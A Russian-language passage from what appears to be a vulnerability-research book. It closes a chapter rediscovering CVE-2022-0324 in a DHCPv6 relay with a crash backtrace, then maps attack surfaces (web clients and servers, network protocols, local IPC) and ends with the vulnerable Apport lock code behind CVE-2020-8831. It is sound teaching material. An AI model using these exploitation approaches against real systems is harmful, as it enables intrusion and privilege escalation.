    address 0x5555555ac605>, out_end=0x7fffffffe168) at src/relay.cpp:206
#1  0x0000555555560a53 in relay_relay_reply (sock=13,
    msg=0x555555589200 <server_callback(int, short, void*)::message_buffer> "", len=4096,
    config=0x5555555a09e0) at src/relay.cpp:497
#2  0x0000555555561085 in server_callback (fd=12, event=2, arg=0x5555555a09e0) at
    src/relay.cpp:603
#3  0x00007ffff7f8d13f in ?? () from /lib/x86_64-linux-gnu/libevent-2.1.so.7
#4  0x00007ffff7f8d87f in event_base_loop () from /lib/x86_64-linux-gnu/libevent-2.1.so.7
#5  0x000055555556123a in signal_start () at src/relay.cpp:651
#6  0x0000555555561649 in loop_relay (vlans=0x7fffffffe4e0, db=0x7fffffffe520) at
    src/relay.cpp:744
#7  0x0000555555574b38 in main (argc=1, argv=0x7fffffffe6a8) at src/main.cpp:10
```

Как и ожидалось, трассировка показывает сбой в вызове `relay_relay_reply`. Для полноценного эксплойта ещё многое предстоит сделать, однако уязвимость подтверждена: злоумышленник управляет сбоем вследствие переполнения буфера. Этого достаточно разработчику или специалисту по первичной обработке отчёта.

Двигаясь от центра лабиринта назад, мы нашли непрерывный путь от уязвимого приёмника к подконтрольному злоумышленнику источнику. Все этапы повторного обнаружения CVE-2022-0324 показали главный принцип этой тактики - отбор.

Итоги

В этой главе вы познакомились с ключевыми понятиями анализа от источника к приёмнику, а затем применили обратную стратегию и с нуля заново обнаружили CVE-2022-0324. Сначала вы сузили множество уязвимых приёмников, быстро исключив неэксплуатируемые шаблоны. Затем отбросили ненужные пути загрязнённости, сосредоточившись на достижимом коде. Для PoC вы создали минимальную испытательную среду, изолировав целевой двоичный файл от остальной операционной системы. Наконец, вы собрали полезную нагрузку посредством преобразования структур в байты, чтобы активировать конкретный путь к уязвимости. Тактика «минимально жизнеспособного эксплойта» сокращает лишний анализ на всех этапах и обеспечивает ровно то, что нужно для активации уязвимости.

Однако одного пути от приёмника к источнику недостаточно. Нужно правильно понимать поверхность атаки цели и убедиться, что источник действительно достижим при обычном использовании программы. Этот важный этап рассматривается в следующей главе.

Глава 2. Сопоставление кода с поверхностью атаки

> Когда мы знаем, где находимся, мир становится узким, как карта. Когда не знаем, мир кажется безграничным.
>
> - Лю Цысинь, «Тёмный лес»

С усложнением программы растёт и её поверхность атаки - число потенциальных точек входа, через которые можно эксплуатировать уязвимость. Новые функции иногда реализуются поспешно или оказываются недостаточно укреплёнными, а старые превращаются в неподдерживаемый или устаревший код. И то и другое создаёт условия для уязвимостей: возможности разработчиков надёжно защитить все функции ограничены, а в миллионах строк ошибки неизбежны. Вдобавок последствия ошибок растут нелинейно. Несколько незначительных проблем можно объединить в цепочку и получить намного более серьёзную уязвимость. Чем сложнее цель, тем больше в ней потенциальных находок.

Например, Microsoft Excel обрабатывает не только книги Excel (`.xls`, `.xlsx`), но и Symbolic Link (`.slk`), dBase (`.dbf`), Data Interchange Format (`.dif`) и другие форматы. И это лишь файловые векторы ввода. Существуют также межпроцессное взаимодействие (IPC) и сетевые векторы. Другой процесс может управлять Excel через интерфейсы Component Object Model (COM), а внешние подключения к данным способны загружать сведения из интернета. Всё это потенциальные источники эксплуатируемых уязвимостей.

Огромная поверхность атаки современных программ может ошеломить. Неопытный исследователь порой пытается проверить каждый источник, погружается в бесчисленные ответвления и впустую расходует силы. Для чёрного ящика, где доступны лишь внешние проявления цели, такая тактика понятна, однако анализ кода позволяет сузить поиск эффективнее. Исследуя веб-приложение, вместо трудоёмкого перебора маршрутов с попытками обойти ограничения частоты и межсетевые экраны можно просто проверить соответствующий код маршрутизации.

Эта глава познакомит вас с распространёнными векторами атаки и способами их выявления и эксплуатации. Мы начнём с удалённых векторов - веб-протоколов и других сетевых протоколов, - затем рассмотрим локальные способы IPC и подробно исследуем форматы файлов и поиск потенциально уязвимых реализаций. Для каждой поверхности атаки будет приведён раскрывающий её исходный код. Вы также узнаете шаблоны, указывающие на слабости в остальном коде. Начнём с самой большой поверхности атаки - интернета.

Интернет

Раньше нативные и веб-приложения жили в разных мирах. Первые компилировались в двоичный машинный код для конкретных устройств и платформ, вторые в основном создавались на языках веб-разработки и передавали браузерам HTML, JavaScript и CSS. Их поверхности атаки, векторы эксплуатации и способы получения и анализа исходного кода сильно различались.

Современная разработка перенесла многие веб-технологии в традиционно невебовые среды. От Node.js до WebAssembly - нативные и браузерные приложения всё чаще пересекаются, а программы включают веб-функции для резервного копирования, удалённого управления и других возможностей. Поэтому понимать веб-поверхности атаки и шаблоны уязвимого кода особенно важно. Рассмотрим выявление уязвимостей на стороне клиента и сервера при анализе кода.

Уязвимости веб-клиентов

Веб-серверы относятся к самым популярным целям из-за распространённости и доступности. Но уязвимости клиентской стороны встречаются не реже, особенно в программах для настольных и мобильных устройств. Уязвимость веб-клиента возникает, когда программа загружает данные из сети и обрабатывает их опасным образом.

Векторы атаки

Возможные векторы зависят от способа разбора данных: программа может просто получать документ JSON либо запускать полноценный безголовый браузер с JavaScript. Поверхность атаки зависит и от того, насколько злоумышленник контролирует адрес назначения. Эти обстоятельства определяют объём анализа и классы искомых уязвимостей.

Если программа подключается только к жёстко заданному домену или URL, для эксплуатации потребуется атака посредника (man-in-the-middle, MITM), при которой злоумышленник перехватывает и изменяет передаваемые сервером клиенту данные. Такая атака предполагает некоторый контроль над сетью или устройством.

Например, в 2017 году исследователи выяснили, что игровая консоль Nintendo Switch загружала страницы авторизации общедоступных сетей Wi-Fi устаревшим браузером на основе WebKit. Такой браузер был уязвим для CVE-2016-4657 - повреждения памяти в WebKit, способного привести к выполнению произвольного кода.

Чтобы обнаружить страницу авторизации, Switch запрашивала `http://conntest.nintendowifi.net` и сравнивала ответ с ожидаемой строкой `This is test.html page`. Страница авторизации обычно перенаправляет все запросы на собственную форму входа и возвращает другое тело ответа, после чего Switch открывает её в браузере. Злоумышленник мог изменить параметры системы доменных имён (DNS) консоли или маршрутизатора и направить запрос на свой сервер с полезной нагрузкой для CVE-2016-4657.

Для некоторых целей требование MITM делает эксплуатацию чрезмерно сложной или непрактичной. Но в случае Switch она позволяла выполнить взлом устройства - пересечь границу безопасности и запускать произвольные инструкции на закрытой системе, - поэтому вектор стоил усилий.

Частичный или полный контроль запрашиваемого клиентом URL открывает больше возможностей. Тестируя настольное приложение Facebook Gameroom, я заметил, что зарегистрированную им пользовательскую схему универсальных идентификаторов ресурсов (URI) `fbgame://gameid/` можно изменить и заставить встроенный браузер Chromium переходить на разные страницы `https://apps.facebook.com`. С помощью нескольких средств перенаправления в этом домене мне удалось вернуться к подконтрольной полезной нагрузке в другом домене и вызвать CVE-2018-6056 - повреждение памяти в устаревшем Chromium. Подробнее см. spaceraccoon.dev.

Сочетание локального вектора ввода - пользовательской схемы URI - с цепочкой веб-средств - перенаправлениями на `apps.facebook.com` - становится всё более распространённым шаблоном из-за множества устаревших встроенных браузеров в настольных приложениях.

Выявление и классификация

Веб-функции клиента можно выявлять и классифицировать по вызовам веб-интерфейсов программирования (API) и библиотек. Разработчики используют библиотеки для типовых задач,

таких как выполнение запросов и разбор ответов. Поскольку библиотеки предназначены для других разработчиков, документация их функций и API обычно общедоступна. Многие поставляются в составе крупных платформ или комплектов разработки (SDK).

Например, открытая платформа Microsoft .NET содержит класс `WebRequest` из библиотеки `System.Net.Requests.dll`. Документация learn.microsoft.com подробно описывает конструкторы, свойства, методы и примеры.

Со временем вы научитесь узнавать популярные библиотеки и SDK и быстро оценивать веб-поверхность. Я понял, что Facebook Gameroom содержит встроенный браузер, потому что приложение импортировало `CefSharp.dll` - обёртку .NET для Chromium Embedded Framework. Проследив использование CefSharp в декомпилированном C#, я нашёл наиболее важные участки веб-поверхности клиента.

В листинге 2-1 страница загружается и отрисовывается вне экрана с помощью CefSharp.

```
using System;
using CefSharp;
using CefSharp.OffScreen;

class Program
{
    static void Main(string[] args)
    {
        const string testUrl = "https://www.google.com/";
        Cef.Initialize(new CefSettings());
        var browser = new ChromiumWebBrowser();
        browser.Load(testUrl); // ①
        Console.ReadKey();
        Cef.Shutdown();
    }
}
```

Листинг 2-1. Простой внеэкранный клиент CefSharp

В этом примере вызов `ChromiumWebBrowser.Load` □ - ключевой фрагмент для поиска векторов с подконтрольным URL. Документация CefSharp предлагает также `ChromiumWebBrowser.LoadUrlAsync`.

Технически эти API ближе к приёмникам, чем к источникам. На макроуровне различие между источниками и приёмниками размывается: важнее найти код, достижимый из внешнего ввода. Моделирование угроз помогает выбрать главные классы уязвимостей и участки кода, после чего можно двигаться от приёмника к источнику и создавать эксплойты.

Поиск импортированных библиотек HTTP-клиентов и их использования применим к любым кодовым базам. HTTP-клиенты нужны не только клиентским программам: целый класс подделки серверных запросов существует потому, что серверы тоже выполняют веб-запросы.

Уязвимости веб-серверов

Самые разные программы, от прошивок интернета вещей до веб-приложений, развёртывают веб-серверы. Полная коллекция веб-уязвимостей заняла бы отдельную книгу, поэтому сосредоточимся на выявлении и отображении поверхности атаки по исходному коду.

Веб-платформы

Сложные веб-приложения обычно опираются на платформу, которая абстрагирует и стандартизирует типовые шаблоны разработки и сокращает объём сопровождаемого кода. В

листинге 2-2 сервер Node.js объявляет несколько маршрутов посредством стандартной библиотеки `http`.

```
const http = require('http');

const server = http.createServer((req, res) => {
    res.statusCode = 200;
    if (req.method === 'GET') { // ①
        if (req.url === '/') {
            return res.end('index');
        }
        if (req.url === '/items') {
            return res.end('read all items');
        }
        if (req.url.startsWith('/items/')) { // ②
            const id = req.url.split('/')[2];
            return res.end(`read item ${id}`);
        }
    } else if (req.method === 'POST') {
        if (req.url === '/items') {
            return res.end('create an item');
        }
    }
    res.statusCode = 404;
    return res.end();
});

server.listen(8080, () => {
    console.log('Server running at http://localhost:8080/');
});
```

Листинг 2-2. Обычный веб-сервер Node.js

Без платформы крупное приложение трудно сопровождать: методы `GET` и `POST` различаются громоздкими вложенными условиями □, а параметры пути вроде `userId` извлекаются хрупкими строковыми операциями □. Сравним с Express в листинге 2-3.

```
const express = require('express');
const app = express();

const itemsRouter = express.Router();
itemsRouter.get('/', (req, res) => { // ①
    res.send('read all items');
});
itemsRouter.post('/', (req, res) => {
    res.send('create an item');
});
itemsRouter.get('/:id', (req, res) => {
    const { id } = req.params; // ②
    res.send(`read item ${id}`);
});
app.get('/', (req, res) => {
    res.send('index');
});
app.use('/items', itemsRouter);

app.listen(8080, () => {
    console.log('Server running at http://localhost:8080/');
});
```

Листинг 2-3. Веб-сервер на платформе Express

Express выполняет ту же работу меньшим объёмом кода и скрывает типовые задачи: проверку метода запроса □, извлечение параметров пути □ и обработку отсутствующих маршрутов. Платформа позволяет реорганизовать код, например вынести вложенные маршруты `/items` в другой файл, и делает его понятнее как разработчикам, так и исследователям.

Архитектура «модель - представление - контроллер»

Многие веб-платформы используют архитектуру «модель - представление - контроллер» (model-view-controller, MVC), разделяющую код на три группы. Знакомство с шаблоном помогает быстро анализировать платформы, понимать поток данных и сосредоточиваться на критической деловой логике, а не на постороннем коде:

• **Модель** обрабатывает деловую логику, например структуры данных.

• **Представление** отвечает за интерфейс пользователя, например макеты и шаблоны.

• **Контроллер** управляет потоком от запросов к компонентам модели и представления.

Маршрутизация обычно находится рядом с контроллерами. Если переписать Express из листинга 2-3 на Java-платформе Spring MVC, контроллер будет похож на листинг 2-4.

```
@Controller
@RequestMapping("/items") // ①
public class ItemController {
    private final ItemService itemService;

    @Autowired
    public ItemController(ItemService itemService) {
        this.itemService = itemService;
    }

    @RequestMapping(method = RequestMethod.GET)
    public Map<String, Item> readAllItems() {
        return itemService.getAllItems();
    }

    @RequestMapping(method = RequestMethod.POST)
    public String createItem(ItemForm item) { // ②
        itemService.createItem(item);
        return "redirect:/items";
    }

    @RequestMapping(value = "/{id}", method = RequestMethod.GET)
    public Map<String, Item> readItemForId(
        @PathVariable Int id,
        Model model
    ) {
        return itemService.getItemById(id);
    }
}
```

Листинг 2-4. Фрагмент контроллера Spring MVC

Этот фрагмент демонстрирует несколько трудностей. Платформа скрывает повторяющийся служебный код, но вместе с ним - часть работы приложения. Без знания соглашений понять функции трудно. Назначение аннотации `@RequestMapping`, сопоставляющей метод-обработчик маршруту, достаточно очевидно □, а смысл `@Autowired` - нет. Документация Spring говорит, что она отмечает конструктор, поле, метод установки или конфигурации для автоматического связывания средствами внедрения зависимостей. Без глубокого знания Spring такое объяснение мало помогает.

Метод `createItem` □ возвращает `"redirect:/items"`. Префикс `redirect:` требует перенаправить запрос на следующий URL - `/items`. Многие платформы используют префиксы и последовательности в строках маршрутов для специальных функций и переменных, включая параметры пути. Интерпретируйте строки в соответствии с соглашениями платформы.

В зависимости от платформы маршруты могут быть разбросаны по нескольким файлам и унаследованы от других компонентов. Чтобы вывести существование `/items/123`, нужно объединить аннотации класса `ItemController` и метода `readItemForId`. Добавим ещё один

контроллер:

```
@Controller
@RequestMapping("/things")
public class ThingController extends ItemController { // ①
    @RequestMapping(value = "/price", method = RequestMethod.GET) // ②
    public ModelAndView getPrice() {
        // Код контроллера
    }
}
```

Листинг 2-5. Расширенный класс контроллера

Он объявляет обработчик `/things/price` □ и наследует прежние маршруты и методы `ItemController` □. Поэтому код платформ, особенно на объектно-ориентированных языках, нужно анализировать комплексно.

Неизвестные или непривычные платформы

Помимо известных платформ встречаются собственные или изменённые решения и приложения вообще без платформы. Они могут не использовать MVC и другие узнаваемые шаблоны. Независимо от реализации сосредоточьтесь на общей для всех веб-приложений логике маршрутизации и контроллеров.

Сначала найдите обработку основных частей HTTP-запроса. Пример:

```
POST /items HTTP/1.1
Host: localhost
Content-Type: application/json

{
    "name": "Apple",
    "price": 1
}
```

Приложение должно разобрать:

• **Метод запроса.** Как различаются `GET` и `POST`? Это может быть строковое сравнение или декоратор наподобие `@GetMapping`. Поиск `GET` и `POST` способен дать подсказки.

• **URI.** Для быстрого поиска маршрутов ищите строки, похожие на URI. При наличии работающего экземпляра сопоставляйте наблюдаемое поведение маршрута с обрабатывающим его кодом. Маршруты часто описываются декларативно, например `app.get('/items')`, а не `if (req.url === '/items')`. Важно понять соглашение. Некоторые платформы, например Ruby on Rails, централизуют маршрутизацию в файлах вроде `config/routes.rb`.

• **Заголовки.** Проверяет ли приложение определённые заголовки? Ищите распространённые `Origin` и `Content-Type`. Разбор заголовков может находиться выше уровня отдельных контроллеров.

• **Параметры.** Как код извлекает параметры? После URI это один из главных источников внешнего ввода. Параметры поступают из тела запроса, как JSON в примере, строки запроса или пути.

Затем найдите отправку HTTP-ответов. После создания объекта и добавления его в базу приложение может вернуть:

```
HTTP/1.1 201 Created
Content-Type: application/json
Cache-Control: no-cache

{
    "id": 1337,
    "name": "Apple",
```

```
    "price": 1
}
```

Код отправляет состояние, заголовки и тело JSON, а часть данных может отрисовываться во внешнем интерфейсе как HTML. Сопоставьте основные элементы ответа с обрабатывающим их кодом.

Так можно интуитивно вывести шаблоны любой платформы и составить карту веб-поверхности по достижимым маршрутам. Ещё больше времени сэкономит документация используемой платформы.

Нетрадиционные веб-поверхности атаки

Веб-поверхность программы не ограничена конечными точками HTTP. Она может использовать Web Distributed Authoring and Versioning (WebDAV), Really Simple Syndication (RSS), WebSocket, Web Real-Time Communication (WebRTC) и множество протоколов, построенных поверх HTTP или связанных с сетью. Мыслите шире традиционных веб-векторов.

Наличие веб-поверхности не означает, что искать нужно лишь внедрение SQL и другие типичные веб-уязвимости. На Pwn2Own Tokyo 2019 исследователь под псевдонимом d4rkn3ss эксплуатировал классическое переполнение кучи в службе `httpd` маршрутизатора NETGEAR Nighthawk R6700v3 (zerodayinitiative.com).

Из-за ограниченных вычислительных ресурсов и памяти полноценные веб-платформы на интеллектуальных устройствах редки. Чаще встречаются скомпилированные файлы, совмещающие сервер и логику приложения. Поэтому даже веб-компоненты могут содержать классические невебовые ошибки вроде повреждения памяти, а анализ поверхности прошивки потребует обратной разработки двоичных файлов.

Ищите и менее очевидные проявления. Архиватор файлов может не казаться связанным с сетью, но иметь автоматическое обновление или проверку лицензии. Некоторые приложения временно запускают веб-серверы для IPC либо требуют входа через браузер по OAuth. В листинге 2-6 интерфейс командной строки GitHub запускает поток OAuth через пакет `github.com/cli/oauth`: поднимает локальный HTTP-сервер и открывает начальный URL в браузере.

```
// 2020 GitHub, Inc.
func (oa *Flow) WebAppFlow() (*api.AccessToken, error) {
    --snip--
    params := webapp.BrowserParams{
        ClientID:    oa.ClientID,
        RedirectURI: oa.CallbackURI, // ①
        Scopes:      oa.Scopes,
        AllowSignup: true,
    }
    browserURL, err := flow.BrowserURL(host.AuthorizeURL, params)

    // Запуск локального HTTP-сервера
    go func() {
        _ = flow.StartServer(oa.WriteSuccessHTML)
    }()
    --snip--
    // Запуск браузера
    err = browseURL(browserURL)
    if err != nil {
        return nil, fmt.Errorf("error opening the web browser: %w", err)
    }
    --snip--
    // Ожидание обратного вызова OAuth перед запуском HTTP-клиента
    return flow.Wait( // ②
        context.TODO(),
        httpClient,
```

```
        host.TokenURL,
        webapp.WaitOptions{
            ClientSecret: oa.ClientSecret,
        }
    )
}
```

Листинг 2-6. Функция `WebAppFlow` *пакета OAuth GitHub*

После успешной аутентификации поток перенаправляется на URL обратного вызова локального сервера с временным кодом авторизации и состоянием. Затем программа использует HTTP-клиент , выполняет `POST` к конечной точке маркеров OAuth GitHub и обменивает код на маркер доступа.

Итак, веб-поверхность охватывает множество функций от клиентов до серверов. Веб-возможности проникают во все программы, создавая множество условий для ошибок.

Сетевые протоколы

Помимо HTTP программы используют множество сетевых протоколов. Их можно выявлять по сетевым API, библиотекам, структурам данных и процедурам.

Модель Transmission Control Protocol/Internet Protocol (TCP/IP) распределяет протоколы по четырём уровням:

• **Прикладной** - взаимодействие приложений, например HTTP, DNS и FTP.

• **Транспортный** - взаимодействие узлов, TCP и UDP.

• **Сетевой** - взаимодействие сетей, IP и ICMP.

• **Канальный** - взаимодействие физических устройств, MAC.

Уровни расположены по степени абстракции; прикладной охватывает огромное число стандартных и пользовательских протоколов. Каждый уровень опирается на нижележащий. Большинство программ передаёт обработку нижних уровней API операционной системы или стандартным библиотекам, поэтому уязвимость там имеет огромные последствия.

Основная часть встречающегося кода относится к прикладному уровню, например сервер `dhcp6relay` из главы 1. SONiC предназначена для коммутаторов и служит полезным образцом сетевой поверхности. В новой версии кода (github.com) есть каталоги известных протоколов: `ntp`, `openssh`, `snmpd`. Многие используют существующий открытый код, потому что безопасно реализовать протокол трудно. Например, `lldpd`, реализующий Link Layer Discovery Protocol, содержит лишь каталог исправлений и `Makefile`, который загружает исходный пакет Debian, применяет исправления и выполняет обычную сборку.

Чтобы найти сетевые векторы, начните с базовых вызовов: открытия сокета, прослушивания и получения данных. В листинге 2-7 приведена инициализация сервера Inter-Chassis Communication Protocol (ICCP) из `src/iccpd/src/scheduler.c`.

```
/* Инициализация серверного сокета */
void scheduler_server_sock_init()
{
    int optval = 1;
    struct System* sys = NULL;
    struct sockaddr_in src_addr;

    if ((sys = system_get_instance()) == NULL)
        return;

    sys->server_fd = socket(PF_INET, SOCK_STREAM, 0); // ①
    bzero(&(src_addr), sizeof(src_addr));
```

```
    src_addr.sin_family = PF_INET;
    src_addr.sin_port = htons(ICCP_TCP_PORT); // ②
    src_addr.sin_addr.s_addr = INADDR_ANY; // ③

    --snip--

    if (bind(sys->server_fd, (struct sockaddr*)&(src_addr), sizeof(src_addr)) < 0)
    {
        ICCPD_LOG_INFO(__FUNCTION__, "Bind socket failed. Error");
        return;
    }
}
```

Листинг 2-7. Инициализация сервера `iccpd`

Даже без знания `iccpd` и его протокола можно многое понять. Аргументы `PF_INET` и `SOCK_STREAM` в `socket` □ задают домен связи и тип сокета. `PF_INET`, синоним `AF_INET`, означает интернет-протоколы IPv4; `SOCK_STREAM` указывает TCP. Адрес использует `ICCP_TCP_PORT` □, определённый как порт 8888, и открывается на `INADDR_ANY` □, то есть на всех сетевых интерфейсах системы. Несколько строк раскрыли тип, порт и интерфейсы.

Многие стандартные протоколы описаны в Request for Comments (RFC) от Internet Engineering Task Force (IETF) и других органов. При исследовании протокола сначала обращайтесь к RFC: разработчики тоже используют его как описание правильной реализации. Расхождения и упрощения в цели способны привести к уязвимостям.

Собственную реализацию обычно пишут для закрытого или узкоспециализированного протокола. Отдавайте ей приоритет: она, вероятно, проверена хуже открытых реализаций. При анализе сосредоточьтесь на структурах данных и процедурах.

Структуры данных

Структуры определяют формат и разбор данных протокола. Пример есть в `sonic-snmpagent`, реализующем Agent Extensibility Protocol (AgentX) для SONiC Switch State Service (SWSS).

RFC 2741 (ietf.org) описывает структуры AgentX. Раздел «Protocol Definitions» определяет заголовок блока данных протокола (PDU) как фиксированную 20-октетную структуру, первые 4 байта которой занимают `h.version`, `h.type`, `h.flags` и `<reserved>`. Код `sonic-snmpagent/src/ax_interface/pdu.py` приведён в листинге 2-8.

```
class PDUHeaderTags(namedtuple('_PDUHeaderTags', ('version', 'type_', 'flags', 'reserved'))):
    --snip--
    @classmethod
    def from_bytes(cls, byte_string):
        return cls(
            *struct.unpack('!BBBB', byte_string[:4])
        )
```

Листинг 2-8. Разбор заголовка PDU в `sonic-snmpagent`

Метод разбирает необработанные байты в структуру из RFC. Стандартная библиотека `struct` распаковывает их форматом `!BBBB`: сетевой порядок байтов, четыре однобайтовых беззнаковых символа. Значения передаются `cls`, обозначающему класс метода, и создают `PDUHeaderTags` с полями `('version', 'type_', 'flags', 'reserved')`, как в RFC.

Расхождения между структурами кода и протокола порождают уязвимости. В `dhcp6relay` поле `option_length` разбиралось как 16-разрядное беззнаковое целое с максимумом 65 535 и использовалось как число байт для копирования в фиксированный буфер на 4096 байт.

RFC 8415 (ietf.org) определяет DHCP для IPv6 и сообщает, что длина параметра - двухоктетное беззнаковое целое, задающее длину переменной области данных. `dhcp6relay` правильно разобрал

длину как unsigned short, но не предусмотрел переменный размер данных, требуемый протоколом.

Сравнивайте код структур с документацией и особенно ищите нормативные слова MUST и MUST NOT, подчёркивающие обязательные требования. Например, RFC 2741 говорит об октетных строках:

> Октетная строка представляется непрерывной последовательностью байтов, начинающейся с 4-байтового целого, закодированного в соответствии с битом NETWORK_BYTE_ORDER заголовка и задающего число октетов, после которого следуют сами октеты. Если последний октет не заканчивается на смещении, кратном 4 байтам от начала строки, для выравнивания следующих данных добавляются байты заполнения. Они должны добавляться, даже если октетная строка является последним элементом PDU, и должны быть заполнены нулями.

Если разработчик не проверит заполнение и будет читать PDU блоками по 4 байта, возникнет чтение за границами: программа прочитает дальше фактических байтов пакета злоумышленника. Подобные неявные предположения могут создавать проблемы, даже если RFC прямо их не выделяет.

Процедуры

Процедуры сетевого протокола определяют правила и порядок действий клиентов и серверов. Расхождения и слабости здесь тоже порождают уязвимости. Ошибки структур чаще приводят к повреждению памяти, а ошибки процедур - к нарушениям высокоуровневой деловой логики, например аутентификации и авторизации.

Для выявления такой уязвимости нужно знать границу безопасности. Большинство RFC обсуждает её. Раздел «Security Considerations» RFC 2741 отмечает, что AgentX не определяет контроль доступа и рекомендует запускать подагенты на одном узле с главным агентом. При сетевом транспорте протокол сам не мешает постороннему подагенту вносить несанкционированные изменения. Следовательно, отсутствие авторизации заложено в проект, а не является уязвимостью конкретной реализации.

Примеры процедур:

• **Установление связи** - первоначальный обмен сообщениями.

• **Управление сеансом** - отслеживание отдельных сеансов между сторонами.

• **Управление состоянием** - контроль состояния сеанса.

• **Управление потоком** - регулирование скорости и порядка передачи.

• **Обработка ошибок** - восстановление или завершение при недопустимых данных.

• **Шифрование** - конфиденциальность, подлинность и целостность связи.

• **Завершение сеанса** - упорядоченное закрытие и очистка.

Раздел 7 RFC 2741 «Elements of Procedure» охватывает часть этих действий. В подразделе 7.2.2 сказано:

> Подагент сначала обрабатывает полученный PDU AgentX следующим образом. Если получен agentx-Response-PDU, то при любой ошибке разбора или интерпретации PDU молча отбрасывается. В противном случае ответ сопоставляется исходному запросу по h.packetID и обрабатывается способом, зависящим от реализации.

Этот раздел описывает переход подагента между состояниями, включая недопустимые PDU. Сопоставим с `sonic-snmpagent` в листинге 2-9.

```
import asyncio

from . import logger, constants, exceptions
from .encodings import ObjectIdentifier
from .pdu import PDUHeader, PDUStream
from .pdu_implementations import RegisterPDU, ResponsePDU, OpenPDU

class AgentX(asyncio.Protocol):
    --snip--
    def data_received(self, data):
        self.counter += 1
        if not (self.counter % constants.REPORTING_FREQUENCY):
            # Я жив... Я жив...
            # Ах, ах, ах, ах
            logger.debug("Parsed {} PDUs...".format(self.counter))
        try:
            # Каждый тип PDU реализует собственный подкласс,
            # определяемый при создании
            pdu_stream = PDUStream(data)
            for pdu in pdu_stream:
                if isinstance(pdu, ResponsePDU): # ①
                    # Разбор ответа
                    self.parse_response(pdu)
                else:
                    # Если текущий PDU требует ответа, он будет возвращён
                    response_pdu = pdu.make_response(self.mib_table)
                    self.transport.write(response_pdu.encode())
        except exceptions.PDUUnpackError: # ②
            logger.exception('decode_error[{}]'.format(data))
        except exceptions.PDUPackError:
            logger.exception('encode_error[{}]'.format(data))
        except Exception:
            logger.exception("Uncaught AgentX proto error! [{}]".format(data))
```

Листинг 2-9. Код процедуры PDU в `sonic-snmpagent`

Код правильно выявляет `agentx-Response-PDU` □. Ошибки разбора, как требуется, отбрасываются перехватом и журналированием исключений □. Но для других типов PDU код, по-видимому, не проверяет, соответствует ли `h.sessionID` действующему сеансу, и не задаёт `res.error` равным `notOpen` в противном случае.

В качестве упражнения проследите код от github.com и выясните, выполняется ли проверка. Подсказка: хранит ли `sonic-snmpagent` список установленных сеансов?

Как и в разделе об HTTP, мы сначала построили высокоуровневую модель поверхности - платформы и протоколы, - затем разделили её на критические компоненты - контроллеры, структуры и процедуры - и нашли возможные пробелы реализации. Такой подход эффективно охватывает наибольшее число слабых мест.

Локальная поверхность атаки

Сетевые протоколы TCP, UDP и SCTP обеспечивают связь между узлами сети, а межпроцессное взаимодействие обычно соединяет процессы или потоки одного узла. Процесс - экземпляр программы, а не сама программа, поэтому IPC может связывать несколько экземпляров одного и того же кода. Они образуют локальную поверхность атаки.

Некоторые протоколы, включая AgentX, работают и по сети, и через IPC. Для связи подагентов с главным агентом на том же узле RFC 2741 предлагает общую память, именованные каналы и сокеты. Так у одного протокола появляется совершенно новая поверхность атаки.

С точки зрения злоумышленника сетевые транспорты открывают удалённый вектор, а локальные - локальный. Иногда они пересекаются: например, к именованным каналам Windows можно обращаться по сети. IPC обычно используется в эксплойтах локального повышения привилегий, поскольку именно привилегии образуют главную границу безопасности в локальном контексте. RFC 2741 отмечает:

> Если используется локальный транспорт и подагент с главным агентом работают на одном узле, авторизацию соединения можно делегировать операционной системе. Тогда ответ на первый вопрос безопасности звучит так: «Операционная система разрешит соединение тогда и только тогда, когда подагент имеет достаточные привилегии».

Локальные транспорты допускают атаки, ограниченные или невозможные по сети, включая состояния гонки и временные атаки. Для эффективной эксплуатации нужно знать реализацию и защитные механизмы конкретной ОС.

Файлы в межпроцессном взаимодействии

Разработчики представляют сокеты, устройства и другие ресурсы ввода-вывода в виде файлов, получая единый набор каналов. Например, `read` работает и с именованным каналом, и с обычным файлом, хотя их назначение различно. Здесь мы рассмотрим обычные файлы в IPC.

Файлы позволяют обмениваться данными между процессами, но дисковый ввод-вывод медленнее методов в памяти, таких как именованные каналы. Поэтому файлы применяют, когда важна постоянность данных или скорость несущественна. Особый пример - файлы блокировки, показывающие, что ресурс уже занят работающим процессом. Проверка такого файла не даёт нескольким экземплярам программы одновременно изменять один файл. Это важно, поскольку файловые операции не атомарны, то есть не гарантированно выполняются одним неделимым шагом.

Представьте текстовый редактор. Вы начали редактировать файл в одном экземпляре, затем забыли об этом и открыли его во втором. Одно неудачное сохранение способно перезаписать всю предыдущую работу.

Защиту можно увидеть в Vim, предустановленном в macOS и Ubuntu, хотя иногда в минимальной версии `vi`. В одном терминале выполните `vi test`, а в другом снова откройте тот же файл. Появится примерно такое сообщение:

```
E325: ATTENTION
Found a swap file by the name ".test.swp"
          owned by: raccoon   dated: Mon Mar 13 ...
         file name: /test
          modified: no
         user name: raccoon   host name: raccoon.local
        process ID: 5968 (STILL RUNNING)
While opening file "test"
      CANNOT BE FOUND
(1) Another program may be editing the same file. If this is the case,
    be careful not to end up with two different instances of the same
    file when making changes. Quit, or continue with caution.
(2) An edit session for this file crashed.
    If this is the case, use ":recover" or "vim -r test"
    to recover the changes (see ":help recovery").
    If you did this already, delete the swap file ".test.swp"
    to avoid this message.
```

Сообщение называет файл подкачки, а не блокировки, поскольку основная задача такого файла - сохранять временные данные, в данном случае черновые правки. Но Vim одновременно использует

его как блокировку и предупреждает о втором сеансе.

Эксплуатация жёстко заданного пути в Apport

Если важные пути, например пути файлов блокировки, проверяются неправильно, злоумышленник может перехватить чтение и запись.

Интересная уязвимость повышения привилегий CVE-2020-8831 возникла в Ubuntu из-за реализации блокировки в Apport. Apport - обработчик сбоев пользовательских процессов. Уязвимый код находился в `check_lock` (github.com), показанной в листинге 2-10.

```
def check_lock():
    '''Прервать работу, если уже запущен другой экземпляр apport.
    Это не позволяет серии сбоев перегрузить систему.'''

    # Создание каталога файла блокировки
    try:
        os.mkdir("/var/lock/apport", mode=0o744) # ①
    except FileExistsError:
        pass

    # Создание файла блокировки
    try:
        fd = os.open("/var/lock/apport/lock", os.O_WRONLY | os.O_CREAT | os.O_NOFOLLOW) # ②
    except OSError as e:
        error_log('cannot create lock file (uid %i): %s' % (os.getuid(), str(e)))
        sys.exit(1)

    def error_running(*args):
        error_log('another apport instance is already running, aborting')
        sys.exit(1)

    original_handler = signal.signal(signal.SIGALRM, error_running)
    signal.alarm(30) # Время ожидания в секундах
    try:
        fcntl.lockf(fd, fcntl.LOCK_EX) # ③
    except IOError:
        error_running()
    finally:
        signal.alarm(0)
        signal.signal(signal.SIGALRM, original_handler)
```

Листинг 2-10. Функция `check_lock` *программы Apport*

